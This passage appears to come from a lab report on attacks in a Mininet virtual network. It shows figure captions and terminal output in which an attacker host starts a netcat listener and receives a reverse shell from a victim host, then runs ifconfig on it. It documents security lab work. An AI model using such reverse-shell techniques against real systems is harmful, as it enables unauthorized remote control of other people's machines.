
Figure 18 telnet connection from leg to vic



```
root@mininet-vm:~# ifconfig
att-eth0  Link encap:Ethernet  HWaddr c2:d8:9f:d8:45:de
          inet addr:10.0.0.1  Bcast:10.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1944 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:146564 (146.5 KB)  TX bytes:2153 (2.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:112788 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112788 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:67506400 (67.5 MB)  TX bytes:67506400 (67.5 MB)
```

Figure 19 ifconfig in att before netcat



```
root@mininet-vm:~# nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.0.3] port 9090 [tcp/*] accepted (family 2, sport 51598)
mininet@mininet-vm:~$ ifconfig
ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:5226 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1114116 (1.1 MB)  TX bytes:1114116 (1.1 MB)

vic-eth0  Link encap:Ethernet  HWaddr f6:de:4a:3d:4c:76
          inet addr:10.0.0.3  Bcast:10.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1159 errors:0 dropped:0 overruns:0 frame:0
          TX packets:818 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:76793 (76.7 KB)  TX bytes:70714 (70.7 KB)

mininet@mininet-vm:~$
```

Figure 20 Reverse shell through netcat and ifconfig after